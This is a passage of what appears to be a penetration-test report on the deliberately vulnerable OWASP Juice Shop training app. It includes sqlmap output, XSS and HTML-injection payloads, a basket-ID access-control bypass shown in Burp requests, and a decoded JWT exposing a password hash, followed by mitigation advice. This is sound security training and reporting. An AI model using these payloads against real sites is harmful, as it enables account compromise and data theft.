[05:08:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[05:08:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[05:08:00] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[05:08:00] [INFO] testing 'Generic inline queries'
[05:08:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:08:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:08:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[05:08:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:08:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[05:08:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[05:08:01] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
```

• XSS Vulnerabilities

On the search field I have found an XSS vulnerability with the payload


<image src=1 href=1 onerror="javascript:alert(1)"></image>



```
localhost:3000/#/search?q=<image src%3D1 href%3D1 onerror%3D"javascript:alert(1)"><%2Fimage>
```

And there was a html injection in the same field with the payload

<meta name=language content=1;https://youtube.com HTTP-EQUIV=refresh />


localhost:3000/#/public

OWASP Juice Shop

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)


All Products

This payload take the url to another website which is an critical vulnerability

Perform a reflected XSS!

First,!

I Login into the admin account and navigate to the 'Order History' page then found a track link with a parameter in the url


127.0.0.1:3000/#/track-result?id=5267-51c1dddcd710d98a

OWASP Juice Shop

Search Results - 5267-51c1dddcd710d98a

Expected Delivery


0 Days

Ordered products

Product	Price	Quantity	Tota
Eggfruit Juice (500ml)	8.99¤	3	26.

In this url I have tried an payload with *<iframe src="javascript:alert(`xss`)">*

And yes I have got the xss with the frame below




```
127.0.0.1:3000/#/track-result?id=<iframe src%3D"javascript:alert(`xss`)">
```

3.4 Task 4: Broken Access Control Testing

• URL and Cookie Manipulation

There is an endpoint that found in burpsuite as GET /rest/basket/2


If the request change with another bucket number from 1 to 2 then it possible to access others basket


Burp Suite Professional v2025.1.4 - Temporary Project - License
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Search
Response
Pretty Raw Hex Render
Search
Done
Event log (2) All issues (6)

```
GET /rest/basket/1 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJoZWxsb0BnbWFpbC5jb20iLCJwYXNz
WVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHE
0NzowNi43NDYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0wNy0yMSAwODo0NzowNi43NDYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzUzMDg3NjQxfQ.pzv0badSC5W5nh
AYp3u1oj-lCtpbzmc1H_CwqHYRxldc3I2lI6Fe5phir4rMke6MCMNJw-L7GT0pxoonLBTg22-mEFcSw8bEfv4
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: _ga_699NE13B0K=GS2.1.s1747499112$o2$g0$t1747499120$j0$l0$h0; _ga=GA1.1.1089797110.1747386532; language=en; cookieconsent_status=dismiss; c
; token=
```

```
        "id":2,
        "name":"Orange Juice (1000ml)",
        "description":"Made from oranges hand-picked by Uncle Dittmeyer.",
        "price":2.99,
        "deluxePrice":2.49,
        "image":"orange_juice.jpg",
        "createdAt":"2025-07-21T08:34:53.715Z",
        "updatedAt":"2025-07-21T08:34:53.715Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":2,
          "BasketId":1,
          "id":2,
          "quantity":3,
          "createdAt":"2025-07-21T08:34:53.799Z",
          "updatedAt":"2025-07-21T08:34:53.799Z"
```

After changing the request parameter


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Send Cancel
Request
Pretty Raw Hex
Search
Response
Pretty Raw Hex Render


```
GET /rest/basket/2 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjM
WVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvY
0NzowNi43NDYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0wNy0yMSAw0Do0NzowNi43NDYgKzAwOjAwIiw
AYp3uloj-lCtpbzmc1H_CwqHYRxldc3I2lI6Fe5phir4rMke6MCMNJw-L7GT0pxoonLBTg22-mEFcSw8bEfv
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: _ga_699NE13B0K=GS2.1.s1747499112$o2$g0$t1747499120$j0$l0$h0; _ga=GA1.1.10897
; token=
```

```
Vary: Accept-Encoding
Date: Mon, 21 Jul 2025 08:51:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
    "UserId":2,
    "createdAt":"2025-07-21T08:34:53.783Z",
    "updatedAt":"2025-07-21T08:34:53.783Z",
    "Products":[
      {
        "id":4,
```

Task 5: Sensitive Data Exposure

Json web token sensitive data exposure


In login page after submitting the email and password , in burpsuite the response showed the jwt token exposed which exposed the email and password


Burp Suite Professional v2025.1.4 - Temporary Project - Licensed to Zer0DayLab Crew
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 49
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: _ga_699NE13B0K=GS2.1.s1747499112$o2$g0$t1747499120$j0$l0$h0; _ga=GA1.1.1089797110.1747386532;
language=en; cookieconsent_status=dismiss; continueCode=
Mvax4QO81bomKyRNXqzn67V0rJtMfaMuzvs4m0W3MBgr5DlYEJZkLPew2j9p; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"hello@gmail.com",
    "password":"hello@11"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 806
ETag: W/"326-NdevvnovUU7cv/qGyUhvXPvZLdY"
Vary: Accept-Encoding
Date: Mon, 21 Jul 2025 09:26:16 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJ
        uYW1lIjoiIiwiZW1haWwiOiJoZWxsb0BnbWFpbC5jb20iLCJwYXNzd29yZCI6ImU0NzJiMTVhMjZjZGFkN2ZhNGVlYWIz
        OGRkNTI4YWI4Iiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuM
        SIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3
        JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTA3LTIxIDA4OjQ3OjA2Ljc0NiArMDA6MDAiLCJ
        1cGRhdGVkQXQiOiIyMDI1LTA3LTIxIDA5OjI1OjAwLjI3MSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3
        NTMwODk5NzZ9.Npivj2i0di4M278hy55Zh1YP2B-H6sPqU2gmh0hKpPuL3LDBlh9sUMWhehts9ryIPHcPBSYgMkOZq-en
        74JeuYtPSrfGDmlrMy5ihcjJ-c8MFP6TU1Aszrox11LLAgfR01ORf12AixCa7yqFkT0P67XAmsG9tKIPdW6O9KbtFwM",
        "bid":6,
        "umail":"hello@gmail.com"
    }
}
```

After decoding the jwt token


JWT Token
743 chars
We don't send your data to our servers. Read more about our privacy policy.
Decoded JWT
Copy
Explanation

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJoZWxsb0BnbWFpbC5jb20iLCJwYXNzd29yZCI6ImU0NzJiMTVhMjZjZG
V1YWIzOGRkNTI4YWI4Iiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1b
iwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTA3LTIxIDA4OjQ3OjA2Ljc0NiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTA3LTIxIDA5OjI1OjAwLjI3MSArMDA6MDAiLCJkZWxl
Om51bGx9LCJpYXQiOjE3NTMwODk5NzZ9.Npivj2i0di4M278hy55Zh1YP2B-H6sPqU2gmh0hKpPuL3LDBlh9sUMWhehts9ryIPHcPBSYgMkOZq-en74JeuYtPSrfGDmlrMy5ihcjJ-
c8MFP6TU1Aszrox11LLAgfR01ORf12AixCa7yqFkT0P67XAmsG9tKIPdW6O9KbtFwM",
```

```
{ 2 items
  "header" : { 2 items
      "typ" : "JWT"
      "alg" : "RS256"
  }
  "payload" : { 3 items
      "status" : "success"
      "data" : { 13 items
          "id" : 23
          "username" : ""
          "email" : "hello@gmail.com"
          "password" : "e472b15a26cdad7fa4eeab38dd528ab8"
          "role" : "customer"
          "deluxeToken" : ""
```

Field	Value	Explanation
typ	**JWT**	always set to "JWT"
alg	**RS256**	the algorithm used for signin JWT
status	**success**	
data	**{"id":23,"username":"","email":"hello@gmail.com","password":"e472b15a26cdad7fa4eeab38dd528ab8","role":"customer","deluxeToken":"","lastLoginIp":"127.0.0.1","profileImage":"/assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-07-21 08:47:06.746 +00:00","updatedAt":"2025-07-21 09:25:**	

Recommendations

4.1 Mitigation for Authentication Issues

- Enforce strong password policies and multi-factor authentication.
- Limit login attempts and implement account lockouts or CAPTCHA.
- Avoid disclosing sensitive response messages like “Invalid email or password”.

4.2 Input and Access Control Hardening

- Use parameterized queries and ORM frameworks to prevent SQL injection.
- Implement robust access control checks on every sensitive endpoint.
- Restrict access based on roles and session tokens.

4.3 Secure Coding and Data Handling

- Sanitize all user inputs on both client and server sides.
- Encode output to prevent XSS and HTML injection.
- Avoid exposing JWTs in browser responses; store them securely and use short expiration times.

4.4 General Best Practices

- Apply security headers (`X-Frame-Options`, `Content-Security-Policy`).
- Periodically scan and audit code and configurations.
- Monitor logs for suspicious activities and unauthorized access attempts.

Conclusion:

5.1 Summary of Penetration Testing Outcome

The penetration test uncovered significant vulnerabilities in OWASP Juice Shop, including successful exploitation of login credentials, injection flaws, and data exposure. These issues were demonstrated with working exploits and highlight poor security hygiene in several areas.

5.2 Importance of Remediation and Continuous Monitoring

Immediate remediation of the identified vulnerabilities is crucial. Security is an ongoing process; therefore, regular penetration testing, secure coding practices, and real-time monitoring should be adopted to ensure resilience against evolving threats.